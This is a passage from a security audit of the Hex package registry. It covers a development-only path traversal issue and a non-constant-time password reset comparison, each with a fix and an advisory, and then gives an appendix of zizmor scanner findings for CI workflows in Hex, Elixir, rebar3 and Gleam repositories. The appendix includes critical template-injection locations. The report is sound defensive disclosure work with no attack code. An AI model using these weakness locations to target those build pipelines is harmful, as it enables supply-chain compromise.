These endpoints are conditionally compiled only when Mix.env() in [:dev, :test, :hex] (router.ex:306), so they do not exist in production builds. The local file store backend is also not used in production, where S3 is the storage layer. The risk is limited to development environments so this is an informational finding.

The fix is straightforward: either reject path parameters containing .. or leading / in the test controller, or harden the local store's get/3 function to resolve the full path with Path.expand/1 and verify it remains under the expected base directory before reading. The codebase already follows a pattern of safe input helpers in utils.ex (safe_to_atom, safe_page, etc.) so a safe_path/1 function would fit naturally alongside them.

This vulnerability was assigned CVE-2026-23939 and has been successfully fixed:

https://github.com/hexpm/hexpm/security/advisories/GHSA-42mv-r64p-4869

HX-9: Password Reset Function Does Not Use secure_compare

Severity: Info	**Location:** Hex Registry
OWASP Top 10: A04:2025 Cryptographic Failures	
Weakness: CWE-208 Observable Timing Discrepancy	
CVSS: 0.0 - 4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N	

The can_reset?/3 function in password_reset.ex:19 uses Elixir's == operator to compare the password reset key, while every other secret comparison in the codebase uses a constant time function. API key verification uses Hexpm.Utils.secure_check/2 (auth.ex:33), email verification uses secure_check/2 (email.ex:56), recovery codes, OAuth secrets, PKCE challenges, and session tokens all use Plug.Crypto.secure_compare/2. The password reset key is the sole exception.

In practice, this is not exploitable. Local benchmarking confirmed a maximum delta of 0.39 ns between zero matching and fully matching prefixes, indistinguishable from noise. Over HTTP, where network jitter exceeds 100 microseconds, nanosecond signal is completely unmeasurable. This is not exploitable locally on BEAM, and it is impossible to exploit over a network.

The fix is a one line change: replace reset.key == key with Plug.Crypto.secure_compare(reset.key, key). This is a codebase consistency issue rather than a security risk, all other comparisons follow the same convention. Consistent patterns make security relevant code easier to audit and reduce the chance of a genuinely vulnerable comparison being overlooked in future reviews.

The remediation for HX-5 also included a fix for this vulnerability:

https://github.com/hexpm/hexpm/security/advisories/GHSA-6r94-pvwf-mxqm

Appendix A: Zizmor Findings

```
hexpm (https://github.com/hexpm/hexpm)
- artipacked [medium]
  -- .github/workflows/main.yml:25
  -- .github/workflows/main.yml:72
  -- .github/workflows/main.yml:123
  -- .github/workflows/main.yml:175

- excessive-permissions [medium]
  -- .github/workflows/main.yml:1 (workflow-level)
  -- .github/workflows/main.yml:6 (format job)
  -- .github/workflows/main.yml:53 (test-hexpm job)
  -- .github/workflows/main.yml:97 (test-hex job)

- unpinned-uses [high]
  -- .github/workflows/main.yml:25 (actions/checkout@v4)
  -- .github/workflows/main.yml:28 (erlef/setup-beam@v1)
  -- .github/workflows/main.yml:34 (actions/cache@v3)
  -- .github/workflows/main.yml:72 (actions/checkout@v4)
  -- .github/workflows/main.yml:75 (erlef/setup-beam@v1)
  -- .github/workflows/main.yml:81 (actions/cache@v3)
  -- .github/workflows/main.yml:123 (actions/checkout@v4)
  -- .github/workflows/main.yml:126 (erlef/setup-beam@v1)
  -- .github/workflows/main.yml:132 (actions/cache@v3)
  -- .github/workflows/main.yml:149 (actions/cache@v3)
  -- .github/workflows/main.yml:175 (actions/checkout@v4)
  -- .github/workflows/main.yml:182 (docker/setup-buildx-action@v3)
  -- .github/workflows/main.yml:185 (google-github-actions/auth@v2)
  -- .github/workflows/main.yml:194 (docker/login-action@v3)
  -- .github/workflows/main.yml:201 (docker/build-push-action@v6)


hexpm-ops (https://github.com/hexpm/hexpm-ops)
- artipacked [medium]
  -- .github/workflows/main.yml:31
  -- .github/workflows/main.yml:75
  -- .github/workflows/main.yml:100
  -- .github/workflows/main.yml:170
  -- .github/workflows/ssl_certs_check.yml:18
  -- .github/workflows/ssl_certs_renew.yml:26
```

```
- excessive-permissions [medium]
  -- .github/workflows/main.yml:1 (workflow-level)
  -- .github/workflows/main.yml:10 (terraform job)
  -- .github/workflows/main.yml:60 (kubernetes job)
  -- .github/workflows/main.yml:94 (rust-shared job)
  -- .github/workflows/main.yml:143 (fastly job)
  -- .github/workflows/ssl_certs_check.yml:10 (run job)
  -- .github/workflows/ssl_certs_renew.yml:13 (run job)

- overprovisioned-secrets [medium]
  -- .github/workflows/main.yml:25 (GCLOUD_SERVICE_ACCOUNT_KEY)
  -- .github/workflows/main.yml:26 (FASTLY_API_KEY)
  -- .github/workflows/main.yml:27 (CLOUDFLARE_API_TOKEN)
  -- .github/workflows/main.yml:28 (TF_VAR_hcloud_token)
  -- .github/workflows/main.yml:29 (GITHUB_TOKEN)
  -- .github/workflows/main.yml:73 (GCLOUD_SERVICE_ACCOUNT_KEY)
  -- .github/workflows/main.yml:168 (FASTLY_API_TOKEN)
  -- .github/workflows/ssl_certs_renew.yml:30 (credentials_json)

- unpinned-uses [high]
  -- .github/workflows/main.yml:31 (actions/checkout@v3)
  -- .github/workflows/main.yml:32 (actions/cache@v3)
  -- .github/workflows/main.yml:39 (google-github-actions/auth@v1)
  -- .github/workflows/main.yml:42 (google-github-actions/setup-gcloud@v2)
  -- .github/workflows/main.yml:46 (google-github-actions/get-gke-credentials@v1)
  -- .github/workflows/main.yml:51 (hashicorp/setup-terraform@v2)
  -- .github/workflows/main.yml:75 (actions/checkout@v3)
  -- .github/workflows/main.yml:76 (google-github-actions/auth@v1)
  -- .github/workflows/main.yml:79 (google-github-actions/setup-gcloud@v2)
  -- .github/workflows/main.yml:83 (google-github-actions/get-gke-credentials@v1)
  -- .github/workflows/main.yml:100 (actions/checkout@v3)
  -- .github/workflows/main.yml:101 (actions/cache@v3)
  -- .github/workflows/main.yml:112 (dtolnay/rust-toolchain@stable)
  -- .github/workflows/main.yml:118 (cargo-bins/cargo-binstall@main)
  -- .github/workflows/main.yml:170 (actions/checkout@v3)
  -- .github/workflows/main.yml:171 (actions/cache@v3)
  -- .github/workflows/main.yml:184 (fastly/compute-actions/setup@v11)
  -- .github/workflows/main.yml:187 (dtolnay/rust-toolchain@stable)
  -- .github/workflows/main.yml:193 (cargo-bins/cargo-binstall@main)
  -- .github/workflows/main.yml:218 (fastly/compute-actions/build@v11)
  -- .github/workflows/main.yml:222 (fastly/compute-actions/deploy@v11)
```

```
  -- .github/workflows/ssl_certs_check.yml:18 (actions/checkout@v4)
  -- .github/workflows/ssl_certs_renew.yml:26 (actions/checkout@v4)
  -- .github/workflows/ssl_certs_renew.yml:28 (google-github-actions/auth@v1)
  -- .github/workflows/ssl_certs_renew.yml:32 (google-github-actions/setup-
gcloud@v1)
  -- .github/workflows/ssl_certs_renew.yml:36 (google-github-actions/get-gke-
credentials@v1)
```

hexdocs (https://github.com/hexpm/hexdocs + https://github.com/hexpm/hexdocs-search)

```
--- hexdocs ---
- artipacked [medium]
  -- .github/workflows/main.yml:11
  -- .github/workflows/main.yml:49

- excessive-permissions [medium]
  -- .github/workflows/main.yml:1 (workflow-level)
  -- .github/workflows/main.yml:6 (test job)

- unpinned-uses [high]
  -- .github/workflows/main.yml:11 (actions/checkout@v4)
  -- .github/workflows/main.yml:14 (erlef/setup-beam@v1)
  -- .github/workflows/main.yml:49 (actions/checkout@v4)
  -- .github/workflows/main.yml:58 (docker/setup-buildx-action@v3)
  -- .github/workflows/main.yml:62 (google-github-actions/auth@v2)
  -- .github/workflows/main.yml:72 (docker/login-action@v3)
  -- .github/workflows/main.yml:80 (docker/build-push-action@v6)

--- hexdocs-search ---
- artipacked [medium]
  -- .github/workflows/deploy.yml:16
  -- .github/workflows/frontend.yml:11

- excessive-permissions [medium]
  -- .github/workflows/deploy.yml:10 (deploy job)
  -- .github/workflows/frontend.yml:6 (test job)

- unpinned-uses [high]
  -- .github/workflows/deploy.yml:17 (actions/checkout@v4)
  -- .github/workflows/deploy.yml:20 (erlef/setup-beam@v1)
  -- .github/workflows/deploy.yml:36 (google-github-actions/auth@v2)
```

```
  -- .github/workflows/deploy.yml:41 (google-github-actions/upload-cloud-
storage@v2)
  -- .github/workflows/frontend.yml:11 (actions/checkout@v4)
  -- .github/workflows/frontend.yml:14 (erlef/setup-beam@v1)


preview (https://github.com/hexpm/preview)
- artipacked [medium]
  -- .github/workflows/main.yml:11
  -- .github/workflows/main.yml:37

- excessive-permissions [medium]
  -- .github/workflows/main.yml:1 (workflow-level)
  -- .github/workflows/main.yml:6 (test job)

- unpinned-uses [high]
  -- .github/workflows/main.yml:11 (actions/checkout@v2)
  -- .github/workflows/main.yml:13 (erlef/setup-elixir@v1)
  -- .github/workflows/main.yml:37 (actions/checkout@v4)
  -- .github/workflows/main.yml:44 (docker/setup-buildx-action@v3)
  -- .github/workflows/main.yml:47 (google-github-actions/auth@v2)
  -- .github/workflows/main.yml:56 (docker/login-action@v3)
  -- .github/workflows/main.yml:63 (docker/build-push-action@v6)


diff (https://github.com/hexpm/diff)
- artipacked [medium]
  -- .github/workflows/main.yml:11
  -- .github/workflows/main.yml:39

- excessive-permissions [medium]
  -- .github/workflows/main.yml:1 (workflow-level)
  -- .github/workflows/main.yml:6 (test job)

- unpinned-uses [high]
  -- .github/workflows/main.yml:11 (actions/checkout@v2)
  -- .github/workflows/main.yml:13 (erlef/setup-beam@v1)
  -- .github/workflows/main.yml:39 (actions/checkout@v4)
  -- .github/workflows/main.yml:48 (docker/setup-buildx-action@v3)
  -- .github/workflows/main.yml:52 (google-github-actions/auth@v2)
  -- .github/workflows/main.yml:62 (docker/login-action@v3)
  -- .github/workflows/main.yml:70 (docker/build-push-action@v6)
```

```
hex (https://github.com/hexpm/hex)
- artipacked [medium]
  -- .github/workflows/main.yml:10
  -- .github/workflows/main.yml:73

- excessive-permissions [medium]
  -- .github/workflows/main.yml:1 (workflow-level)
  -- .github/workflows/main.yml:6 (format job)
  -- .github/workflows/main.yml:25 (test job)

- unpinned-uses [high]
  -- .github/workflows/main.yml:10 (actions/checkout@v3)
  -- .github/workflows/main.yml:13 (erlef/setup-beam@v1)
  -- .github/workflows/main.yml:73 (actions/checkout@v3)
  -- .github/workflows/main.yml:76 (erlef/setup-beam@v1)


hex_core (https://github.com/hexpm/hex_core)
- artipacked [medium]
  -- .github/workflows/main.yml:42

- excessive-permissions [medium]
  -- .github/workflows/main.yml:10 (test job)

- unpinned-uses [high]
  -- .github/workflows/main.yml:42 (actions/checkout@v4)
  -- .github/workflows/main.yml:44 (erlef/setup-beam@v1)


hex_solver (https://github.com/hexpm/hex_solver)
- artipacked [medium]
  -- .github/workflows/main.yml:34

- excessive-permissions [medium]
  -- .github/workflows/main.yml:6 (test job)

- unpinned-uses [high]
  -- .github/workflows/main.yml:34 (actions/checkout@v1)
  -- .github/workflows/main.yml:37 (erlef/setup-elixir@v1)
```

```
specifications (https://github.com/hexpm/specifications)
No findings.


rebar3 (https://github.com/erlang/rebar3)
- artipacked [medium]
  -- .github/workflows/main.yml:22
  -- .github/workflows/main.yml:39
  -- .github/workflows/main.yml:66
  -- .github/workflows/nightly.yml:14
  -- .github/workflows/publish.yml:17
  -- .github/workflows/shelltests.yml:15

- archived-uses [low]
  -- .github/workflows/publish.yml:29 (actions/create-release@v1)
  -- .github/workflows/publish.yml:40 (actions/upload-release-asset@v1)

- excessive-permissions [medium]
  -- .github/workflows/main.yml:1 (workflow-level)
  -- .github/workflows/main.yml:9 (linux job)
  -- .github/workflows/main.yml:34 (macos job)
  -- .github/workflows/main.yml:61 (windows job)
  -- .github/workflows/nightly.yml:9 (build job)
  -- .github/workflows/shelltests.yml:12 (shelltests job)

- unpinned-uses [high]
  -- .github/workflows/main.yml:22 (actions/checkout@v4)
  -- .github/workflows/main.yml:39 (actions/checkout@v4)
  -- .github/workflows/main.yml:66 (actions/checkout@v4)
  -- .github/workflows/nightly.yml:14 (actions/checkout@v2)
  -- .github/workflows/nightly.yml:16 (erlef/setup-beam@v1)
  -- .github/workflows/nightly.yml:25 (aws-actions/configure-aws-credentials@v1)
  -- .github/workflows/publish.yml:17 (actions/checkout@v2)
  -- .github/workflows/publish.yml:19 (erlef/setup-beam@v1)
  -- .github/workflows/publish.yml:29 (actions/create-release@v1)
  -- .github/workflows/publish.yml:40 (actions/upload-release-asset@v1)
  -- .github/workflows/publish.yml:51 (aws-actions/configure-aws-credentials@v1)
  -- .github/workflows/shelltests.yml:15 (actions/checkout@v2)
  -- .github/workflows/shelltests.yml:16 (erlef/setup-beam@v1)
```

```
elixir/mix (https://github.com/elixir-lang/elixir/tree/main/lib/mix)
- template-injection [critical]
  -- .github/workflows/release.yml:41 (github.ref_name in run block)
  -- .github/workflows/release.yml:44 (github.ref_name in run block)
  -- .github/workflows/release.yml:52 (github.ref_name in run block)
  -- .github/workflows/release.yml:58 (github.ref_name in run block)
  -- .github/workflows/release.yml:286 (github.ref_type in run block)
  -- .github/workflows/release.yml:287 (github.ref_name in run block)
  -- .github/workflows/release.yml:289 (github.ref_name in run block)
  -- .github/workflows/release.yml:338 (github.ref_name in run block)
  -- .github/workflows/release.yml:361 (github.ref_name in run block)
  -- .github/workflows/release.yml:382 (github.ref_name in run block)
  -- .github/workflows/release_notifications.yml:32 (github.ref_name in run block)
  -- .github/workflows/release_pre_built/action.yml:30 (inputs.otp in run block)
  -- .github/workflows/release_pre_built/action.yml:42 (inputs.otp_version in run
block)
  -- .github/workflows/release_pre_built/action.yml:43 (inputs.otp in run block)
  -- .github/workflows/release_pre_built/action.yml:45 (inputs.otp in run block)
  -- .github/workflows/release_pre_built/action.yml:50 (github.ref_name in run
block)

- template-injection [low]
  -- .github/workflows/release.yml:244 (steps.ort.outputs in run block)
  -- .github/workflows/release.yml:245 (steps.ort.outputs in run block)
  -- .github/workflows/release.yml:246 (steps.ort.outputs in run block)
  -- .github/workflows/release.yml:247 (steps.ort.outputs in run block)

- github-env [critical]
  -- .github/workflows/release_pre_built/action.yml:28 (write to GITHUB_PATH)
  -- .github/workflows/release_pre_built/action.yml:49 (write to GITHUB_ENV)

- artipacked [medium]
  -- .github/workflows/ci.yml:51
  -- .github/workflows/ci.yml:130
  -- .github/workflows/license_compliance.yml:28
  -- .github/workflows/markdown.yml:36
  -- .github/workflows/ort/action.yml:42
  -- .github/workflows/posix_compliance.yml:35
  -- .github/workflows/release.yml:46
  -- .github/workflows/release.yml:84
  -- .github/workflows/release.yml:203
  -- .github/workflows/release_notifications.yml:20
  -- .github/workflows/release_pre_built/action.yml:56
```

```
- dependabot-cooldown [low]
  -- .github/dependabot.yml:6


gleam (https://github.com/gleam-lang/gleam)
- template-injection [critical]
  -- .github/actions/build-release/action.yml:88 (inputs.target in run block)
  -- .github/actions/build-release/action.yml:89 (inputs.target in run block)
  -- .github/actions/build-release/action.yml:93 (inputs.expected-binary-
architecture in run block)
  -- .github/actions/build-release/action.yml:95 (inputs.expected-binary-
architecture in run block)

- artipacked [low]
  -- .github/workflows/ci.yaml:81
  -- .github/workflows/ci.yaml:312
  -- .github/workflows/ci.yaml:337
  -- .github/workflows/ci.yaml:353
  -- .github/workflows/ci.yaml:382
  -- .github/workflows/ci.yaml:413
  -- .github/workflows/release-containers.yaml:33
  -- .github/workflows/release-nightly.yaml:30
  -- .github/workflows/release-nightly.yaml:101
  -- .github/workflows/release-nightly.yaml:160
  -- .github/workflows/release.yaml:61

- dependabot-cooldown [low]
  -- .github/dependabot.yml:3
  -- .github/dependabot.yml:11
  -- .github/dependabot.yml:16
  -- .github/dependabot.yml:21
  -- .github/dependabot.yml:26
  -- .github/dependabot.yml:31

- excessive-permissions [high]
  -- .github/workflows/release-nightly.yaml:13 (contents: write at workflow level)
  -- .github/workflows/release-nightly.yaml:14 (packages: write at workflow level)
  -- .github/workflows/release-nightly.yaml:15 (id-token: write at workflow level)
  -- .github/workflows/release-nightly.yaml:16 (attestations: write at workflow
level)

- unpinned-uses [high]
```

```
  -- .github/actions/build-container/action.yml:15 (robinraju/release-
downloader@v1)
  -- .github/actions/build-container/action.yml:48 (docker/login-action@v3)
  -- .github/actions/build-container/action.yml:55 (docker/setup-buildx-action@v3)
  -- .github/actions/build-container/action.yml:76 (docker/build-push-action@v6)
  -- .github/actions/build-release/action.yml:54 (actions-rust-lang/setup-rust-
toolchain@v1)
  -- .github/actions/build-release/action.yml:68 (clechasseur/rs-cargo@v3)
  -- .github/actions/build-release/action.yml:231 (actions/attest-sbom@v2)
  -- .github/actions/build-release/action.yml:251 (actions/upload-artifact@v4)
  -- .github/workflows/ci.yaml:82 (actions/checkout@v6)
  -- .github/workflows/ci.yaml:85 (awalsh128/cache-apt-pkgs-action@v1)
  -- .github/workflows/ci.yaml:93 (dtolnay/rust-toolchain@stable)
  -- .github/workflows/ci.yaml:99 (erlef/setup-beam@v1)
  -- .github/workflows/ci.yaml:106 (actions/setup-node@v6)
  -- .github/workflows/ci.yaml:111 (denoland/setup-deno@v2)
  -- .github/workflows/ci.yaml:116 (oven-sh/setup-bun@v2)
  -- .github/workflows/ci.yaml:121 (Swatinem/rust-cache@v2)
  -- .github/workflows/ci.yaml:126 (clechasseur/rs-cargo@v4)
  -- .github/workflows/ci.yaml:151 (clechasseur/rs-cargo@v4)
  -- .github/workflows/ci.yaml:313 (actions/checkout@v6)
  -- .github/workflows/ci.yaml:316 (dtolnay/rust-toolchain@stable)
  -- .github/workflows/ci.yaml:321 (actions/setup-node@v6)
  -- .github/workflows/ci.yaml:338 (actions/checkout@v6)
  -- .github/workflows/ci.yaml:341 (dtolnay/rust-toolchain@stable)
  -- .github/workflows/ci.yaml:354 (actions/checkout@v6)
  -- .github/workflows/ci.yaml:357 (NexusPHP/no-merge-commits@v2.2.1)
  -- .github/workflows/ci.yaml:363 (dtolnay/rust-toolchain@stable)
  -- .github/workflows/ci.yaml:383 (actions/checkout@v6)
  -- .github/workflows/ci.yaml:386 (dtolnay/rust-toolchain@stable)
  -- .github/workflows/ci.yaml:392 (Swatinem/rust-cache@v2)
  -- .github/workflows/ci.yaml:402 (actions/upload-artifact@v5)
  -- .github/workflows/ci.yaml:414 (actions/checkout@v6)
  -- .github/workflows/ci.yaml:417 (denoland/setup-deno@v2)
  -- .github/workflows/ci.yaml:422 (oven-sh/setup-bun@v2)
  -- .github/workflows/ci.yaml:425 (erlef/setup-beam@v1)
  -- .github/workflows/ci.yaml:432 (actions/download-artifact@v6)
  -- .github/workflows/release-containers.yaml:34 (actions/checkout@v6)
  -- .github/workflows/release-nightly.yaml:30 (actions/checkout@v6)
  -- .github/workflows/release-nightly.yaml:41 (mknejp/delete-release-assets@v1)
  -- .github/workflows/release-nightly.yaml:102 (actions/checkout@v6)
  -- .github/workflows/release-nightly.yaml:161 (actions/checkout@v6)
  -- .github/workflows/release.yaml:62 (actions/checkout@v6)
```

```
    -- .github/workflows/release.yaml:93 (actions/download-artifact@v6)


hexpm-rust (https://github.com/gleam-lang/hexpm-rust)
- artipacked [medium]
  -- .github/workflows/ci.yml:36
  -- .github/workflows/ci.yml:56

- unpinned-uses [high]
  -- .github/workflows/ci.yml:37 (actions/checkout@v4)
  -- .github/workflows/ci.yml:40 (dtolnay/rust-toolchain@stable)
  -- .github/workflows/ci.yml:46 (clechasseur/rs-cargo@v2)
  -- .github/workflows/ci.yml:57 (actions/checkout@v4)
  -- .github/workflows/ci.yml:60 (dtolnay/rust-toolchain@stable)
```